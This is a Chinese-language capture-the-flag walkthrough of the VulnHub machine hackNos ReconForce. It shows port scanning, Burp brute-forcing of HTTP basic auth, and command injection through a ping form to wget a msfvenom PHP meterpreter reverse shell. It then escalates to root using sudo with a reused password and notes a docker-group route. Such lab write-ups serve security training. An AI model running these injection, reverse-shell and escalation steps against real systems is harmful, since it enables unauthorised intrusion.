

靶机地址: <https://www.vulnhub.com/entry/hacknos-reconforce,416/>

信息收集

```
nmap -sn 192.168.56.0/24
```

```
root@kali:~# nmap -sn 192.168.56.0/24
Starting Nmap 7.80 ( https://nmap.org ) at 2020-01-21 22:55 EST
Nmap scan report for 192.168.56.1
Host is up (0.00028s latency).
MAC Address: 0A:00:27:00:00:0D (Unknown)
Nmap scan report for 192.168.56.100
Host is up (0.00050s latency).
MAC Address: 08:00:27:0C:0B:F5 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.107
Host is up (0.0019s latency).
MAC Address: 08:00:27:9F:C0:E8 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.101
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 22.81 seconds
```

端口扫描

```
nmap -sS -sV -T5 -A -p- 192.168.56.107
```

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or later
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_ftp-syst:
|_STAT:
|_FTP server status:
|_   Connected to ::ffff:192.168.56.101
|_   Logged in as ftp
|_   TYPE: ASCII
|_   No session bandwidth limit
|_   Session timeout in seconds is 300
|_   Control connection is plain text
|_   Data connections will be plain text
|_   At session startup, client count was 2
|_   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 8.0p1 Ubuntu 6build1 (Ubuntu Linux; protocol 2.0)
|_ssh-hostkey:
|_   3072 6f:96:94:65:72:80:08:93:23:90:20:bc:76:df:b8:ec (RSA)
|_   256 6f:bb:49:1a:a9:b6:e5:00:84:19:a0:e4:2b:c4:57:c4 (ECDSA)
|_   256 ce:3d:94:05:f4:a6:82:c4:7f:3f:ba:37:1d:f6:23:b0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Recon Web
MAC Address: 08:00:27:9F:C0:E8 (Oracle VirtualBox virtual NIC)
Aggressive OS guesses: Linux 2.6.32 (96%), Linux 3.2 - 4.9 (96%), Linux 2.6.32 - 3.10 (96%), Linux 3.4 - 3.10 (95%), Linux 3.1 (95%), Linux 3.2 (95%), AXIS 210A or 211 Network Camera (Linux 2.6.17) (94%), Synology DiskStation Manager 5.2-5644 (94%), Netgear RAIDiator 4.2.28 (94%), Linux 2.6.32 - 2.6.35 (94%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```


先看看ftp

```


root@kali:~# ftp 192.168.56.107
Connected to 192.168.56.107.
220 "Secure@hackNos".
Name (192.168.56.107:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
226 Directory send OK.
ftp> bye
221 Goodbye.

```

试试浏览器访问



ftp://192.168.56.107/ 的索引

 [回到上一层文件夹](#)

名称

大小

修改时间

目录枚举

```

gobuster dir -u http://192.168.56.107 -w
/usr/share/wordlists/SecLists/Discovery/Web-Content/raft-large-
directories.txt -x .php,.txt,.html

```

```

2020/01/21 22:58:43 Starting gobuster
=====
/css (Status: 301)
/index.html (Status: 200)
/server-status (Status: 403)
[ERROR] 2020/01/21 22:59:33 [!] parse http://192.168.56.107/error_log: net/url: invalid control cha
acter in URL
/index.html (Status: 200)

```

访问主页



暴力破解: <https://www.hackingarticles.in/multiple-ways-to-exploiting-http-authentication/>

信息收集思路

- Burpsuite抓包，没发现什么可疑内容。
- Wireshark抓取流量包，还是没有发现什么可疑内容。
- git信息泄露：使用Githack扫描工具未检测到git信息泄露。
- svn信息泄露：使用SvnExploit.py工具未检测到svn信息泄露。
- .DS_Store文件泄露：使用ds_store_exp工具未检测到.DS_Store文件泄露。
- 尝试收集备份文件，无果。

```
python3 dirsearch.py -u http://xxx -e txt、php、html、rar、7z、tar.gz、bak、swp -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
```

突破口

```
root@kali:~# ftp 192.168.56.107
Connected to 192.168.56.107.
220 "Secure@hackNos".
Name (192.168.56.107:root): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
```

这个可能是用户名或密码，之前的认证框中也存在一个类似用户名密码的

Recon Security/Secure@hackNos

Secure@hackNos/Recon Security

各种组合

使用bp爆破

Payload set: 1

Payload count: 15

Payload type: Simple list

Request count: 15

?

Payload Options [Simple list]

This payload type lets you configure a simple list of strings that are used as payloads.

Paste

Load ...

Remove

Clear

Add

Add from list ...

Secure@hackNos:Recon Security

Secure@hackNos:ReconSecurity

Recon Security:Secure@hackNos

ReconSecurity:Secure@hackNos

Recon Secure:Security@hackNos

ReconSecure:Security@hackNos

Reconsecure:Security@hackNos

Enter a new item

?

Payload Processing

You can define rules to perform various processing tasks on each payload before it is sent.

Add

Edit

Remove

Enabled	Rule
<input checked="" type="checkbox"/>	Base64-encode

Recon Security/Security@hackNos

最后admin/Security@hackNos登录成功

getshell

ReconForce

ping命令，存在命令执行，反弹shell

发现失败了，读一下源码

```
<?php

if( isset( $_POST[ 'Submit' ] ) ) {
    // Get input
    $target = trim($_REQUEST[ 'ip' ]);

    // Set blacklist
    $substitutions = array(
        '&' => '',
        ';' => '',
        '|' => '',
        '-' => '',
        '$' => '',
        '(' => '',
        ')' => '',
        ':' => '',
        '.' => '',
        '||' => '',
    );

    // Remove any of the characters in the array (blacklist).
    $target = str_replace( array_keys( $substitutions ), $substitutions, $target );

    // Determine OS and execute the ping command.
    if( striestr( php_uname( 's' ), 'Windows NT' ) ) {
        // Windows
        $cmd = shell_exec( 'ping ' . $target );
    }
    else {
        // *nix
        $cmd = shell_exec( 'ping -c 4 ' . $target );
    }

    // Feedback for the end user
    echo "<pre>{$cmd}</pre>";
}
```

使用msf生成shell.php

```
msfvenom -p php/meterpreter/reverse_tcp LHOST=192.168.56.101  
LPORT=1234 R > shell.php
```

使用wget下载

```
| wget http://192.168.56.101:65534/shell.php
```

监听

```
msfconsole  
use exploit/multi/handler  
set payload php/meterpreter/reverse_tcp  
set lhost 192.168.56.107  
set lport 1234  
run
```

```
msf5 > use exploit/multi/handler  
msf5 exploit(multi/handler) > set payload php/meterpreter/reverse_tcp  
payload => php/meterpreter/reverse_tcp  
msf5 exploit(multi/handler) > set lhost 192.168.56.107  
lhost => 192.168.56.107  
msf5 exploit(multi/handler) > set lport 1234  
lport => 1234  
msf5 exploit(multi/handler) > run  
  
[-] Handler failed to bind to 192.168.56.107:1234:- -  
[*] Started reverse TCP handler on 0.0.0.0:1234  
[*] Sending stage (38288 bytes) to 192.168.56.107  
[*] Meterpreter session 1 opened (192.168.56.101:1234 -> 192.168.56.107:46598) at 2020-01-22 00:15:10 -0500  
  
meterpreter > █
```

提权

```
查找sudo权限命令  
sudo -l  
#SUID权限可执行文件，没有可用的  
find / -perm -u=s -type f 2>/dev/null  
#当前用户可写文件，发现一堆，但是极大多数都是没用的，所以我先把结果输出到文本  
文件，然后使用grep加上关键字去筛选。  
find / -writable -type f 2>/dev/null >/tmp/report.txt  
grep -Ev '/proc|/sys' /tmp/report.txt
```

```
meterpreter > ls
Listing: /var/www/recon/5ecure
=====

Mode                Size      Type    Last modified          Name
----                -
100644/rw-r--r--    95       fil     2020-01-10 17:59:00 -0500 .htaccess
40755/rwxr-xr-x    4096     dir     2020-01-10 16:50:29 -0500 css
100755/rwxr-xr-x    672     fil     2020-01-10 17:44:52 -0500 index.html
100755/rwxr-xr-x   472457   fil     2019-11-05 11:50:06 -0500 logo.png
100755/rwxr-xr-x    821     fil     2020-01-10 16:15:13 -0500 out.php
100644/rw-r--r--   1115     fil     2020-01-22 00:09:14 -0500 shell.php

meterpreter > sudo -l
[-] Unknown command: sudo.
meterpreter > shell
Process 1650 created.
Channel 0 created.
sudo -l
sudo: no tty present and no askpass program specified
```

需要使用python转发tty

```
python -c 'import pty; pty.spawn("/bin/bash")' # 有些没有安装Python2, 所以需要换成python3 -c
```

www-data用户的密码不知道。。。

查看/etc/passwd发现还有一个用户recon

之前的basic认证的密码可以登录成功

```
recon@hacknos:/var/www/recon/5ecure$ sudo su
sudo su
[sudo] password for recon: Security@hackNos

root@hacknos:/var/www/recon/5ecure# cd /
cd /
root@hacknos:/# ls
ls
bin      etc      lib      lost+found  proc  snap  usr
boot    home    lib32    media      root  srv   var
cdrom   initrd.img  lib64    mnt        run   sys   vmlinuz
dev     initrd.img.old  libx32  opt        sbin  tmp   vmlinuz.old
root@hacknos:/# cd root
cd root
root@hacknos:~# ls
ls
root.txt  snap
root@hacknos:~# cat r
cat root.txt
cat root  $$\          $$$$$$\
  \$$\    $$  _$$\
$$$$$\  \$$\    $$$ |  $$$ | $$$$$$\  $$$$$$\  $$$$$$\  $$$$$$\
\___|  \$$\    $$$$ |  $$$ | $$$ _$$\  $$$ _$$\  $$$ _$$\
$$$$$\  $$  |  $$$ _$$< $$$$$$$$ |$$ /  $$$ /  $$$ |$$ |  $$$ |
\___|  $$$ /  $$$ |  $$$ _$$ |$$$ |  $$$ |  $$$ |  $$$ |  $$$ |
  $$$ /  $$$ |  $$$ |$$$$$$$ \$$$$$$$ \$$$$$$$ |$$$ |  $$$ |
  \_/    \_/  \_/  \_/  \_/  \_/  \_/  \_/  \_/  \_/  \_/
```

MD5HASH: bae11ce4f67af91fa58576c1da2aad4b

另外, 也可以利用docker提权

```
root@hacknos:~# id recon
id recon
uid=1000(recon) gid=119(docker) groups=119(docker),4(adm),24(cdrom),27(sudo),30(dip),46(plugdev),115(lxd)
```

参考链接:

https://blog.csdn.net/weixin_44214107/article/details/104056796